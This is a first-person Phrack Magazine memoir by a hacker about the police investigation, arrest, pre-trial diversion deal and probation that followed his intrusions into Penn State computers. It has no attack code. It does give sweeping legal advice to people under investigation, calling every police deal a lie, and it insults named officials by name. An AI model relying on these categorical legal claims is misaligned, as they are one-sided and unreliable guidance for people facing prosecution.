==Phrack Magazine==

Volume Four, Issue Forty-Three, File 13 of 27

[My Bust Continued]

IX. Consultations

Dale and I began to consider options in our battle against this senseless investigation. We spent many nights pondering the issue, and arrived at a number of conclusions.

Since we had already talked to the police, and were rapidly realizing what a vast error that had been, we wondered how it was possible to sidestep, avoid or derail the investigation. We hoped that Ron Gere and others would not be held accountable for my actions, a wish that was to be denied.

A great deal of resentment existed toward me in those whose lives were affected, and I would be either an idiot or a liar to deny that my actions affected many people, in many places, some of whom I had never even met in person. However, I was unable to do anything for many of these people, so I concentrated largely on my own survival and that of those near me.

Dale and I decided, eventually, that the only person who could claim any real damage was Dhamir Mannai, and we arranged an appointment with him to discuss what had happened.

We met in his book-lined office in the Electrical Engineering Office, and shook hands before beginning a discussion. I explained what I had done, and why I had done it, and apologized for any damages that had occurred. Dale, similarly, excused my actions, and while he had nothing to do with them, noted that he was under investigation as well.

We offered to help repair the /etc/groups file which I had damaged, but due to the circumstances, it is understandable that he politely declined our offer.

Dhamir was surprisingly sympathetic, though justifiably angered. However, after about a half hour of discussion, he warmed from suspicion to friendliness, and after two hours of discussion he offered to testify for us against the police, noting that he had been forced on two previous occasions to testify against police. He held a very dim view of the investigation, and noted that "The police have bungled the case very badly." Dhamir, in fact, was so annoyed by the investigation that he called Wayne that night to object to it. He made it clear that he intended to oppose the police.

The next night, as Dale and I were entering the Music Building, a police cruiser came to a sudden stop in the parking lot and Wayne walked up to us with a perturbed expression.

Without pausing for greetings, he informed us that he was now considering filing additional charges against us for "Tampering with Witnesses," without identifying the witness. In his eyes, the legality of restraining our actions and speech based on hypothetical and unfiled charges was not relevant; and he was angry that a primary witness had been rendered useless to him.

Finally, we talked more informally. Genuinely curious about his motivations, we asked him about the investigation and what turns could be expected in the future. Realizing that the investigation had entered a quiescent stage and we would not likely meet again until court, we talked with him.

Dale said "So let me get this straight. They saddled the older, more experienced cop with the recruit?"

Wayne didn't answer, but nodded glumly.

"What's this like for you?" I asked.

"Well, I have to admit, in my twenty-three years on the force, this case is the biggest hassle I've ever had."

"I can see why," said Dale.

"I almost wish you had been in charge of this case, instead of that goof Jeff," I said.

"Yes, he's too jumpy," said Dale. "Like an Irish Setter with a gun."

"Well, if I'd been in charge of this case," Wayne said, "it would have been down the pike a long time ago."

After more discussion of this sort, Wayne's walkie-talkie burst into cop chatter.

"We have three men, throwing another man, into a dumpster, behind Willard," the voice said.

"I guess this means you have to leave, Wayne," said Dale.

Wayne looked embarrassed. We exchanged farewells.

Another very helpful person was Professor Richard Devon, of the Science, Technology and Science department of Penn State. We read an article he wrote on the computer underground which, while hardly condoning malicious hacking, certainly objected to the prevailing witch-hunt mentality. We contacted him to discuss the case.

He offered to provide testimony in our behalf, and informed us of the prevailing attitudes of computer security professionals at Penn State and elsewhere. He corroborated our belief that the vendetta against us was largely due to the fact that we had embarrassed Penn State, and that the intensity of the investigation was also largely due to fallout from the Morris Worm incident.

The fact that he was on the board of directors for the Engineering Computer Lab increased the value of his testimony. We were expecting damaging testimony from Bryan Jensen of ECL.

He was friendly and personable, and we talked for several hours.

While there was nothing he could do until the time came to give testimony, it was very gratifying to find two friends and allies in what we had thought was a hostile camp.

Our feeling of isolation and paranoia began to dwindle, and we began to feel more confident about the possible outcome of the investigation.

X. Going Upstairs

With a new-found confidence, we decided to see if it were possible to end this investigation entirely before charges were filed and it became a criminal prosecution.

Dale called the Director of Police Services with the slim hope that he had no knowledge of this investigation and might intervene to stop it. No dice.

Dale and I composed a letter to the district attorney objecting to the investigation, also in the hopes of avoiding the prosecution of the case. I include the letter:

Dear Mr. Gricar:

We are writing to you because of our concerns regarding an investigation being conducted by the Pennsylvania State University Department of University Safety with respect to violations of Pa.C.S.A. tilde 3933 (Unlawful Use of Computer) alleged to us. We have enclosed a copy of this statute for your convenience.

Despite recommendations from NASA security officials and concerned members of the professional and academic computing community that we file suit against the Pennsylvania State Universities, we have tried earnestly to accommodate this investigation.

We have cooperated fully with Police Services Officers Wayne Weaver and Jeffrey Jones at every opportunity in this unnecessary eight-week investigation. However, rather than arranging for direct communication between the complaining parties and us to make it possible to make clear the nature of our activities, the University Police have chosen to siphon information to these parties in an easily-misinterpreted and secondhand manner. This has served only to obscure the truth of the matter and create confusion, misunderstanding and inconvenience to all involved.

The keen disappointment of the University Police in finding that we have not been involved in espionage, electronic funds transfer or computer terrorism appears to have finally manifested itself in an effort to indict us for practices customary and routine among faculty and students alike. While we have come to realize that activities such as using a personal account with the permission of the authorized user may constitute a violation of an obscure and little-known University policy, we find it irregular and unusual that such activities might even be considered a criminal offense.

The minimal and inferential evidence which either will or has already been brought before you is part of a preposterous attempt to shoehorn our alleged actions into the jurisdiction of a law which lacks relevance to a situation of this nature.

We have found this whole affair to be capricious and arbitrary, and despite our reasonable requests to demonstrate and display our activities in the presence of computer-literate parties and with an actual computer, they have, for whatever reasons, denied direct lines of communication which could have enabled an expeditious resolution to this problem.

This investigation has proceeded in a slipshod manner, rife with inordinate delays and intimidation well beyond that justified by an honest desire to discern the truth. While certain evidence may appear to warrant scrutiny, this evidence is easily clarified; and should the District Attorney's office desire, we would be pleased to provide a full and complete accounting of all our activities at your convenience and under oath.

In view of the judicial system being already overtaxed by an excess of important and pressing criminal cases, we would like to apologize for this matter even having encroached on your time.

Sincerely yours,

Dale Garrison
Robert W. F. Clark

This letter had about as much effect as might be imagined, that is to say, none whatever.

My advice from this experience is that it is very likely that you will be able to find advice in what you might think to be a hostile quarter. To talk to the complaining party and apologize for any damage you might have caused is an excellent idea, and has a possibility of getting the charges reduced or perhaps dropped entirely.

Simply because the police list a person as a complaining party does not necessarily mean that the person necessarily approves of, or even has knowledge of, the police proceedings. In all likelihood, the complaining parties have never met you, and have no knowledge of what your motivations were in doing what you did. With no knowledge of your motives, they are likely to attribute your actions to malice.

If there are no demonstrable damages, and the person is sympathetic, you may find an ally in the enemy camp. Even if you have damaged a machine, you are in a unique position to help repair it, and prevent further intrusion into their system.

Regardless of the end result, it can't hurt to get some idea of what the complaining parties think. If you soften outright hostility and outrage even to a grudging tolerance, you have improved the chance of a positive outcome.

While the police may object to this in very strong terms, and make dire and ambiguous threats, without a restraining order of some kind there is very little they can do unless you have bribed or otherwise offered a consideration for testimony.

Talking to the police, on the other hand, is a very bad idea, and will result in disaster. Regardless of any threats and intimidation they use, there is absolutely nothing they can do to you if you do not talk to them. Any deal they offer you is bogus, a flat-out lie. They do not have the authority to offer you a deal. These two facts can not be stressed enough. This may seem common knowledge, the sort even an idiot would know. I knew it myself.

However, from inexperience and arrogance I thought myself immune to the rules. I assumed that talking to them could damage nothing, since I had done nothing wrong but make a mistake. Certainly this was just a misunderstanding, and I could easily clear it up.

The police will encourage you to believe this, and before you realize it you will have told them everything they want to know.

Simply, if you are not under arrest, walk away. If you are under arrest, request an attorney.

Realize that I, a confirmed paranoid, knowing and having heard this warning from other people, still fell into the trap of believing myself able to talk my way out of prosecution. Don't do the same thing yourself, either from fear or arrogance.

Don't tell them anything. They'll find out more than enough without your help.

XI. Interlude

Finally, after what had seemed nearly two weeks of furious activity, constant harassment and disasters, the investigation entered a more or less quiescent state. It was to remain in this state for several months.

This is not to say that the harassment ceased, or that matters improved. The investigation seemed to exist in a state of suspended animation, from our viewpoint. Matters ceased getting worse exponentially. Now, they merely got worse arithmetically.

My parents ejected me from home for the second time due to my grades. They did not know about the police investigation. I was in no hurry to tell them about it. I could have went to live with my father, but instead I returned to State College by bus, with no money, no prospects and no place to live. I blamed the police investigation for my grades, which was not entirely correct. I doubt, however, that I would have failed as spectacularly as I had if the police had not entered my life.

Over the Christmas break, when the campus was mostly vacant, Dale noticed a new set of booted footprints in the new-fallen snow every night, by the window to the Electronic Music Lab, and by that window only.

A few times, I heard static and odd clicks on the telephone at the Lab, but whether this was poor telephone service or some clumsy attempt at a wiretap I can not say with assurance.

I discovered that my food card was still valid, so I had a source of free food for a while. I had switched to a nocturnal sleep cycle, so I slept during the day in the Student Union Building, rose for a shower in the Athletics Building at about midnight, and hung out in the Electronic Music Lab at night. Being homeless is not as difficult as might be imagined, especially in a university environment, as long as one does not look homeless. Even if one does look scruffy, this will raise few eyebrows on a campus.

Around this time, I switched my main interest from computer hacking to reading and writing poetry, being perhaps the thousandth neophyte poet to use Baudelaire as a model. I suppose that I was striving to create perfection from imperfect materials, also my motivation for hacking.

Eventually, Dale offered to let me split the rent with him on a room. The police had 'suggested' that WPSX-TV3 fire him from his job as an audio technician. Regardless of the legality of this skullduggery, WPSX-TV3, a public television station, reprehensibly fired him. This is another aspect of the law-enforcement mentality which bears close examination.

While claiming a high moral ground, as protectors of the community, they will rationalize a vendetta as somehow protecting some vague and undefined 'public good.' With the zeal of vigilantes, they will eschew the notion of due process for their convenience. Considering the law beneath them, and impatient at the rare refusal of judges and juries to be a rubber-stamp for police privilege, they will take punishment into their own hands, and use any means necessary to destroy the lives of those who get in their way.

According to the Random House Dictionary of the English Language (Unabridged Edition):

> Police state: a nation in which the police, especially a secret police, suppresses any act by an individual or group that conflicts with governmental policy or principle.

Since undisclosed members of CERT, an organization directly funded by Air Force Intelligence, are authorized to make anonymous accusations of malfeasance without disclosing their identity, they can be called nothing but secret police.

The spooks at the CIA and NSA also hold this unusual privilege, even if one does not consider their 'special' operations. What can these organizations be called if not secret police?

It can not be denied, even by those myopic enough to believe that such organizations are necessary, that these organizations comprise a vast and secret government which is not elected and not subject to legal restraint. Only in the most egregious cases of wrongdoing are these organizations even censured; and even in these cases, it is only the flunkies that receive even a token punishment; the principals, almost without exception, are exonerated and even honored. Those few who are too disgraced to continue work even as politicians ascend to the rank of elder statesmen, and write their memoirs free from molestation.

When your job, your property and your reputation can be destroyed or stolen without recompense and with impunity, what can our nation be called but a police state? When the police are even free

to beat you senseless without provocation, on videotape, and still elude justice, what can this nation be called but a police state?

Such were my thoughts during the months when the investigation seemed dormant, as my anger began, gradually, to overcome my fear. This is the time that I considered trashing the Penn State data network, the Internet, anything I could. Punishment, to me, has always seemed merely a goad to future vengeance. However, I saw the uselessness of taking revenge on innocent parties for the police's actions.

I contacted the ACLU, who showed a remarkable lack of interest in the case. As charges had not been filed, there was little they could do. They told me, however, to contact them in the event that a trial date was set.

"If you cannot afford an attorney, one will be provided for you." This is, perhaps, the biggest lie in the litany of lies known as the Miranda rights. It is the court which prosecutes you that decides whether you can afford an attorney, and the same court selects that attorney.

Without the formal filing of charges, you can not receive the assistance of a public defender. This is what I was told by the public defender's office. Merely being investigated apparently does not entail the right to counsel, regardless of the level of harassment involved in the investigation.

We remained in intermittent contact with the police, and called every week or so to ask what was happening. We learned nothing new. The only information of any importance I did learn was at a party. Between hand-rolled cigarettes of a sort never sold by the R. J. Reynolds' Tobacco Company, I discussed my case.

This might not be the sort of thing one would normally do at a party, but if you are busted you will find that the investigation takes a central role in your life. When you are not talking about it, you are thinking about it. When you are not thinking about it, you are trying the best you can not to think about it. It is a cherished belief of mine that anyone who survives a police investigation ought to receive at least an Associate's degree in Criminal Law; you will learn more about the law than you ever wished to know.

The person on my right, when I said that Jeffery Jones was in charge of the case, immediately started. "He was in my high school class," said the man, who sported a handlebar mustache.

"What? Really? What's he like? Is he as much of an asshole in person?" I asked.

"He was kind of a weird kid."

"How? What's he done? Have you kept in touch?"

"Well, all I really know about him is that he went out to be a cop in Austin, but he couldn't take it, had a breakdown or something, and came back here."

"I can see that. He's a fucking psycho."

I gloated over this tidbit of information, and decided that I would use it the next time I met the police.

This was to be several weeks. Though we had given the police our work schedules, phone numbers at home, work and play; and informed them when they might be likely to locate us at any particular place, we had apparently underestimated the nearly limitless incompetence of Penn State's elite computer cops.

As he was walking to work one day, Dale saw Jeffery Jones driving

very slowly and craning his neck in all directions, apparently looking for someone. However, he failed to note the presence of Dale, the only person on the street. Dale wondered whether Jeffery had been looking for him.

The next night at the Lab, the telephone rang. With a series of typical, frenzied accusations Jeffery Jones initiated the conversation. He believed that we had been attempting to escape or evade him in some manner. Wayne was on another line, and Dale and I talked from different phones.

"You've been trying to avoid us, haven't you?" Jeffery shouted.

"Where have you been?" asked Wayne.

"We told you where we'd be. You said you'd be in touch," I said.

"We haven't been able to find you," said Wayne.

"Look, you have our goddamn work schedule, our address, our phone numbers, and where we usually are. What the hell else do you need?" asked Dale.

"We went to your address. The guy we talked to didn't know where you were," said Wayne.

As we discovered later that night, the police had been at our apartment, and had knocked on the wrong door, that of our downstairs neighbor, a mental patient who had been kicked out of the hospital after Reagan's generous revision of the mental health code. His main activity was shouting and threatening to kill people who weren't there, so the consternation of the police was not surprising.

"So we weren't there. You could have called," said Dale.

"I just hope you don't decide to leave the area. We're going to arrest you in a couple of days," said Wayne.

"You've been saying that for the last three months," I said. "What's taking so long?"

"The secretary's sick," said Jeffery.

"You ought to get this secretary to a doctor. She must be really goddamn sick, if she can't type up an arrest warrant in three months," said Dale.

"Hell, I'll come down and type up the damn thing myself, if it's too tough for the people you have down there," I offered.

"No, that won't be necessary," said Wayne.

"Look, when you want to arrest us, just give us a call and we'll come down. Don't pull some dumb cop routine like kicking in the door," said Dale.

"Okay," Wayne said. "Your cooperation will be noted."

"By the way, Jeff, I heard you couldn't hack it in Austin," I said.

Silence followed.

After an awkward silence, Wayne said: "We'll be in touch."

We said our goodbyes, except for Jeffery, and hung up the phones.

I somewhat regretted the last remark, but was still happy with its reception. It is probably unwise to play Scare-the-Cops, but by then I no longer gave a damn. He was probably dead certain that I had found this information, and other tidbits of information I had casually mentioned, in some sort of computer database. His mind

was too limited to consider the possibility that I had met an old high-school chum of his and pumped him for information.

By this time, our fear of the police had diminished, and both of us were sick to death of the whole business. We just hoped that whatever was to happen would happen more quickly.

When the police first started threatening to arrest us within days, it would send a tremor down my spine. However, after three months of obfuscation, excuses, continued harassment of this nature, my only response to this threat was anger and boredom.

At least, upon arrest, we would enter a domain where there were some rules of conduct and some certainty. The Kafkaesque uncertainty and arbitrarily redefined rules inherent in a police investigation were intolerable.

After another month of delay, the police called us again, and we agreed to come in to be arrested at nine o'clock the next morning.

It was possible that the police would jail us, but it seemed unlikely. Two prominent faculty members had strongly condemned the behavior of the police. The case was also politically-charged, and jailing us would likely have resulted in howls of outrage, and perhaps even in a civil or criminal suit against Penn State.

Wayne told us that we would have to go to the District Magistrate for a preliminary hearing. Dale said that we would go, but demanded a ride there and back. The police complied.

We were more relieved than worried. Finally, something was happening.

XII. The Arrest

On a cold and sunny morning we walked into the police station to be arrested. I was curious as to the fingerprinting procedure. The cops were to make three copies of my fingerprints, one for the local police, one for the state police, and one for the FBI.

Jeffery was unable to fingerprint me on the first two attempts. When he finally succeeded in fingerprinting me, he had to do it again. He had incorrectly filled out the form. Finally, with help from Wayne, he was able to fingerprint me.

Dale was more difficult. Jeffery objected to the softness of Dale's fingers, and said that would make it difficult. The fact that Dale's fingers were soft, as he is a pianist more accustomed to smooth ivory than plastic, would seem to exonerate him from any charge of computer hacking. However, such a thought never troubled the idyllic vacancy of Jeffery's mind. He was too busy bungling through the process of fingerprinting. Wayne had to help him again.

There was soap and water for washing the ink from our fingers. However, it left the faintest trace of ink on the pads of my fingers, and I looked at the marks with awe, realizing that I had been, in a way, permanently stigmatized.

However, as poorly as the soap had cleaned my fingers, I thought with grim amusement that Jeffery would have much more difficulty cleaning the ink from his clothes.

Jeffery did not take the mug shots. A photographer took them. Therefore, it went smoothly.

Finally, Wayne presented me with an arrest warrant affidavit, evidently written by Jeffery Jones. A paragon of incompetence, incapable of performing the simplest task without assistance, Jeff had written an eighteen-page arrest warrant affidavit which was a marvel of incoherence

and inaccuracy. This document, with a list of corrections and emendations, will appear in a separate article.

While reading the first five pages of this astounding document, I attempted to maintain an air of solemnity. However, by the sixth page, I was stifling giggles. By the seventh, I was chuckling out loud. By the eighth page I was laughing. By the ninth page I was laughing loudly, and I finished the rest of the document in gales of mirth. Everyone in the room stared at me as if I were insane. This didn't bother me. Most of my statements to the police resulted in this sort of blank stare. Even Dale looked as if he thought I had cracked, but he understood when he saw his arrest warrant affidavit, nearly identical to mine.

I simply was unable to take seriously that I had spent months worrying about what kind of a case they had, when their best effort was this farrago of absurdities.

They took us to Clifford Yorks, the District Magistrate, in separate cars. This time, we rode in the front seat, and two young recruits were our chauffeurs. Dale asked his driver if he could turn on the siren. The cop was not amused.

The only thing which struck me about Clifford Yorks was that he had a remarkably large head. It appeared as if it had been inflated like a beach ball.

The magistrate briefly examined the arrest warrant affidavits, nodded his vast head, and released us on our own recognizance, in lieu of ten thousand dollars bail. He seemed somewhat preoccupied. We signed the papers and left. The police offered to give us a ride right to our house, but we said we'd settle for being dropped off in town.

Being over a month in arrears for rent, we did not like the idea of our landlord seeing us arrive in separate police cars; also, our address was rather notorious, and other residents would be greatly suspicious if they saw us with cops.

An arraignment was scheduled for a date months in the future. The waiting game was to resume.

XIII. Legal Counsel

Having been arrested, we were at last eligible for legal counsel. We went to the yellow pages and started dialing. We started with the attorneys with colored half-page ads. Even from those advertising "Reasonable Rates," we received figures I will not quote for fear of violating obscenity statutes.

Going to the quarter-page ads, then the red-lettered names, then the schmucks with nothing but names, we received the same sort of numbers. Finally talking to the _pro bono_ attorneys, we found that we were entitled to a reduction in rates of almost fifty per cent.

This generosity brought the best price down to around three thousand dollars, which was three thousand dollars more than we could afford.

So we contacted the public defender's office.

Friends told me that a five thousand dollar attorney is worse, even, than a public defender; and that it takes at least twenty thousand to retain an attorney with capable of winning anything but the most open-and-shut criminal case.

After a certain amount of bureaucratic runaround, we were assigned two attorneys. One, Deborah Lux, was the Assistant Chief Public Defender; the other, Dale's attorney, was Bradley Lunsford, a sharp, young attorney who seemed too good to be true.

We discussed the case with our new attorneys, and were told that the best action we could take to defend ourselves was to do nothing.

This is true. Anything we had attempted in our own defense, with the exception of contacting the complaining party, had been harmful to our case. Any discussions we had with the police were taped and examined for anything incriminating. A letter to the district attorney was ignored entirely.

Do absolutely nothing without legal counsel. Most legal counsel will advise you to do nothing. Legal counsel has more leverage than you do, and can make binding deals with the police. You can't.

We discussed possible defenses.

As none of the systems into which I had intruded had any sort of warning against unauthorized access, this was considered a plausible defense.

The almost exclusive use of 'guest' accounts was also beneficial.

A more technical issue is the Best Evidence rule. We wondered whether a court would allow hardcopy as evidence, when the original document was electronic. As it happens, hardcopy is often admissible due to loopholes in this rule, even though hardcopy is highly susceptible to falsification by the police; and most electronic mail has no built-in authentication to prove identity.

Still, without anything more damaging than electronic mail, a case would be very difficult to prosecute. However, with what almost amounted to a taped confession, the chance of a conviction was increased.

We went over the arrest warrant affidavit, and my corrections to it, with a mixture of amusement and consternation.

"So what do you think of this?" asked Dale.

After a moment of thought, Deb Lux said: "This is gibberish."

"I just had a case where a guy pumped four bullets into his brother-in-law, just because he didn't like him, and the arrest warrant for that was two pages long. One and a half, really," said Brad.

"Does this help us, at all, that this arrest warrant is just demonstrably false, that it literally has over a hundred mistakes in it?" I asked.

"Yeah, that could help," said Brad.

We agreed to meet at the arraignment.

XIV. The Stairwells of Justice

The arraignment was a simple procedure, and was over in five minutes. Prior to our arraignment, five other people were arraigned on charges of varying severity, mainly such heinous crimes as smoking marijuana or vandalism.

Dale stepped in front of the desk first. He was informed of the charges against him, asked if he understood them, and that was it.

I stepped up, but when the judge asked me whether I understood the charges, I answered that I didn't, and that the charges were incomprehensible to a sane human being. I had hoped for some sort of response, but that was it for me, too.

A trial date was set, once again months in advance.

A week before the date arrived, it was once again postponed.

During this week, we were informed that Dale's too good to be true attorney, Brad Lunsford, had went over to the District Attorney's office. He was replaced by Dave Crowley, the Chief District Attorney, a perpetually bitter, pock-faced older man with the demeanor and bearing of an angry accountant.

Crowley refused to consider any of the strategies we had discussed at length with Brad and Deb. Dale was understandably irate at the sudden change, as was I, for when Deb and I were attempting to discuss the case he would interject rude comments.

Finally, after some particularly snide remark, I told him to fuck off, or something similarly pleasant, and left. Dale and I tried to limit our dealings to Deb, and it was Deb who handled both of our cases to the end, for which I thank God.

The day arrived.

We dressed quite sharply, Dale in new wool slacks and jacket. I dressed in a new suit as well, and inserted a carnation in my buttonhole as a gesture of contempt for the proceedings.

Dale looked so sharp that he was mistaken for an attorney twice. I did not share this distinction, but I looked sharp enough. I had shaved my beard a month previously after an error in trimming, so I looked presentable.

We realized that judges base their decisions as much on your appearance as on what you say. We did not intend to say anything, so appearance was of utmost importance.

We arrived at about the same time as at least thirty assorted computer security professionals, police, witnesses and ancillary court personnel. Dhamir Mannai and Richard Devon were there as well, and we exchanged greetings. Richard Devon was optimistic about the outcome, as was Dhamir Mannai. The computer security people gathered into a tight, paranoid knot, and Richard Devon and Dhamir Mannai stood about ten feet away from them, closer to us than to them. Robert Owens, Angela Thomas, Bryan Jensen, and Dan Ehrlich were there, among others. They seemed nervous and ill-at-ease in their attempt at formal dress. Occasionally, one or another would glare at us, or at Devon and Mannai. I smiled and waved.

A discussion of some sort erupted among the computer security people, and a bailiff emerged and requested that they be quiet. The second time this was necessary, he simply told them to shut up, and told them to take their discussion to the stairwells. Dale and I had known of the noise policy for some time, and took all attorney-client conferences to the stairwells, which were filled at all times with similar conferences. It seemed that all the hearings and motions were just ceremonies without meaning; all the decisions had been made, hours before, in the stairwells of justice.

Finally Deb Lux arrived, with a sheaf of documents, and immediately left, saying that she would return shortly. A little over twenty minutes later, she returned to announce that she had struck a deal with Eileen Tucker, the Assistant District Attorney.

In light of the garbled nature of the police testimony, the spuriousness of the arrest warrant affidavit, the hostility of their main witness, Dhamir Mannai, and the difficulty of prosecuting a highly technical case, the Office of the District Attorney was understandably reluctant to prosecute us.

I was glad not to have to deal with Eileen Tucker, a woman affectionately nicknamed by other court officials "The Wicked Witch of the West." With her pallid skin, and her face drawn tightly over her skull as if she had far too much plastic surgery, this seemed an adequately descriptive name, both as to appearance and personality.

The deal was Advanced Rehabilitative Disposition, a pre-trial diversion in which you effectively receive probation and a fine, and charges are dismissed, leaving you with no criminal record. This is what first-time drunk drivers usually receive.

It is essentially a bribe to get the cops off your back.

The fines were approximately two thousand dollars apiece, with Dale arbitrarily receiving a fine two hundred dollars greater than mine.

After a moment of thought, we decided that the fines were too large. We turned down the deal, and asked her if she could get anything better than that.

After a much shorter conference she returned, announcing that the fines had been dropped by about a third. Still unsatisfied, but realizing that the proceedings, trial, jury selection, delays, sentencing, motions of discovery and almost limitless writs and affidavits and appeals would take several more months, we agreed to the deal. It was preferable to more hellish legal proceedings.

We discussed the deal outside with Richard Devon; Dhamir Mannai had left, having pressing engagements both before and after his testimony had been scheduled. We agreed that a trial would probably have resulted in an eventual victory, but at what unaffordable cost? We had no resources or time for a prolonged legal battle, and no acceptable alternative to a plea-bargain.

XV. The End? Of Course Not; There Is No End

This, we assumed incorrectly, was the end. There was still a date for sentencing, and papers to be signed.

Nevertheless, this was all a formality, and weeks distant. There was time to prepare for these proceedings. The hounds of spring were on winter's traces. Dale and I hoped to return to what was left of our lives, and to enjoy the summer.

This hope was not to be fulfilled.

For, while entering the Electronic Music Lab one fine spring night, Andy Ericson [*], a locally-renowned musician, was halted by the University Police outside the window, as he prepared to enter. We quickly explained that we were authorized to be present, and immediately presented appropriate keys, IDs and other evidence that we were authorized to be in the Lab.

Nevertheless, more quickly than could be imagined, the cops grabbed Andy and slammed him against a cruiser, frisking him for weapons. They claimed that a person had been sighted carrying a firearm on campus, and that they were investigating a call.

No weapons were discovered. However, a small amount of marijuana and a tiny pipe were found on him. Interestingly, the police log in the paper the following day noted the paraphernalia bust, but there was no mention of any person carrying a firearm on campus.

Andy, a mathematician pursuing a Master's Degree, was performing research in a building classified Secret, and thus required a security clearance to enter the area where he performed his research.

His supervisor immediately yanked his security clearance, and this greatly jeopardized his chances of completing his thesis.

This is, as with my suspicions of wiretapping, an incident in which circumstantial evidence seems to justify my belief that the police were, even then, continuing surveillance on my friends and on me. However, as with my wiretapping suspicions, there is a maddening lack of substantial evidence to confirm my belief

beyond a reasonable doubt.

Still, the police continued their series of visits to the Lab, under one ruse or another. Jeffery Jones, one night, threatened to arrest Dale for being in the Electronic Music Lab, though he had been informed repeatedly that Dale's access was authorized by the School of Music. Dale turned over his keys to Police Services the following day, resenting it bitterly.

This, however, was not to be a victory for the cops, but a crushing embarrassment. While their previous actions had remained at least within the letter of the law and of university policy, this was egregious and obvious harassment, and was very quickly quashed.

Bob Wilkins, the supervisor of the Electronic Music Lab; Burt Fenner, head of the Electronic Music division; and the Dean of the College of Arts and Architecture immediately drafted letters to the University Police objecting to this illegal action; as it is the professors and heads of departments who authorize keys, and not the University Police. The keys were returned within three days.

However, Jeffery was to vent his impotent rage in repeated visits to the Lab at late hours. On a subsequent occasion, he again threatened to arrest Dale, without providing any reason or justification for it.

The police, Jeffery and others, always had some pretext for these visits, but the fact that these visits only occurred when Dale was present in the Lab, and that they visited no one else, seems to be solid circumstantial evidence that they were more than routine checkups.

Once the authorities become interested in you, the file is never closed. Perhaps it will sit in a computer for ten or twenty years. Perhaps it will never be accessed again. However, perhaps some day in the distant future the police will be investigating some unrelated incident, and will once again note your name. You were in the wrong building, or talked to the wrong person. Suddenly, their long-dormant interest in you has reawakened. Suddenly, they once again want you for questioning. Suddenly, once again, they pull your life out from under you.

This is the way democracies die, not by revolution or coups d'etat, not by the flowing of blood in the streets like water, as historical novelists so quaintly write. Democracies die by innumerable papercuts. Democracies die by the petty actions of petty bureaucrats who, like mosquitoes, each drain their little drop of life's blood until none is left.

XVI. Lightning Always Strikes the Same Place Twice

One day, Dale received in the mail a subpoena, which informed him that his testimony was required in the upcoming trial of Ron Gere, who had moved to Florida. The cops had charged him with criminal conspiracy in the creation of the Huang account at the Engineering Computer Lab.

Now, not only was I guilty of being used as a weapon against a friend, but also guilty of this further complication, that the police were to use a friend of mine as a weapon against yet another friend.

It is interesting to note the manner in which the police use betrayal, deceit and infamous methods to prosecute crime.

It is especially interesting to note the increased use of such methods in the prosecution of crimes with no apparent victim. Indeed, in this specific case, the only victim with a demonstrable loss testified against the police and for the accused.

Dale resolved to plead the Fifth to any question regarding Ron, and to risk contempt of court by doing so, rather than be used in this manner.

This was not necessary. As it happened, Ron was to drive well over two thousand miles simply to sign a paper and receive ARD. The three of us commiserated, and then Ron was on his way back to Florida.

XVII. Sentencing

Dale and I reported to the appropriate courtroom for sentencing. In the hall, a young man, shackled and restrained by two police officers, was yelling: "I'm eighteen, and I'm having a very bad day!" The cops didn't bat an eye as they dragged him to the adjoining prison.

We sat.

The presiding judge, the Hon. David C. Grine, surveyed with evident disdain a room full of criminals like us. Deborah Lux was there, once again serving as counsel. David Crowley was mercifully absent.

The judge briefly examined each case before him. For each case, he announced the amount of the fine, the time of probation, and banged his gavel. Immediately before he arrived at our case, he looked at a man directly to our left. Instead of delivering the usual ARD sentence, he flashed a sadistic grin and said: "Two years jail." Dealing marijuana was the crime. The man's attorney objected. The judge said: "Okay, two years, one suspended." The attorney, another flunky from the public defender's office, sat down again. Two cops immediately dragged the man from the courtroom to take him to jail.

I noted that practically everyone in the room was poor, and those with whom I spoke were all uneducated. DUI was the most common offense.

Judge Grine came to our case, announced the expected sentence, and we reported upstairs to be assigned probation officers. I was disgusted with myself for having agreed to this arrangement, and perhaps this was why I was surly with the probation officer, Thomas Harmon. This earned me a visit to a court-appointed psychiatrist, to determine if I were mentally disturbed or on drugs.

That I was neither was satisfied by a single interview, and no drug-testing was necessary; for which I am grateful, for I would have refused any such testing. Exercising this Fifth Amendment-guaranteed right is, of course, in this day considered to be an admission of guilt. The slow destruction of this right began with the government policy of "implied consent," by which one signs over one's Fifth Amendment rights against self-incrimination by having a driver's license, allowing a police officer to pull you over and test your breath for any reason or for no reason at all.

I later apologized to Thomas Harmon for my rudeness, as he had done me no disservice; indeed, a probation officer is, at least, in the business of keeping people out of jail instead of putting them there; and his behavior was less objectionable than that of any other police officer involved in my case.

Very shortly thereafter, realizing that I knew a large number of the local police on a first-name basis, I left the area, with the stated destination of Indiana. I spent the next two years travelling, with such waypoints as New Orleans, Denver, Seattle and Casper, Wyoming; and did not touch a computer for three years, almost having a horror of them.

I did not pay my fine in the monthly installments the court demanded. I ignored virtually every provision of my probation. I did not remain in touch with my probation officer, almost determined that my absence

should be noticed. I did a lot of drugs, determined to obliterate all memory of my previous life. In Seattle, heroin was a drug of choice, so I did that for a while.

Finally, I arrived at my stated destination, Indiana, with only about three months remaining in my probation, and none of my fines paid. Dale, without my knowledge, called my parents and convinced them to pay the fine.

It took me a few days of thought to decide whether or not to accept their generous offer; I had not thought of asking them to pay the fine, sure that they would not. Perhaps I had done them a disservice in so assuming, but now I had to decide whether to accept their help.

If my fines were not paid, my ARD would be revoked, and a new trial date would be set. I was half determined to return and fight this case, still ashamed of having agreed to such a deal under duress. However, after discussing it at exhaustive length with everyone I knew, I came to the conclusion that to do so would be foolish and quixotic. Hell, I thought, Thoreau did the same thing in a similar circumstance; why shouldn't I?

I accepted my parents' offer. Three months later, I received a letter in the mail announcing that the case had been dismissed and my records expunged, with an annotation to the effect that records would be retained only to determine eligibility for any future ARD. I believe this to the same degree in which I believe that the NSA never performs surveillance on civilians. I have my doubts that the FBI eliminated all mention of me from their files. I shall decide after I file a Freedom of Information Act request and receive a reply.

I now have a legitimate Internet account and due to my experiences with weak encryption am a committed cypherpunk and Clipper Chip proposal opponent.

What is the moral to this story?

Even now, when I have had several years to gain distance and perspective, there does not seem to be a clear moral; only several pragmatic lessons.

I became enamored of my own brilliance, and arrogantly sure that my intelligence was invulnerability. I assumed my own immortality, and took a fall. This was not due to the intelligence of my adversaries, for the stupidity of the police was marvellous to behold. It was due to my own belief that I was somehow infallible.

Good intentions are only as good as the precautions taken to ensure their effectiveness.

There is always a Public Enemy Number One. As the public's fickle attention strays from the perceived menace of drug use, it will latch on to whatever new demon first appears on television. With the growing prevalence of hatchet jobs on hackers in the public media, it appears that hackers are to be the new witches.

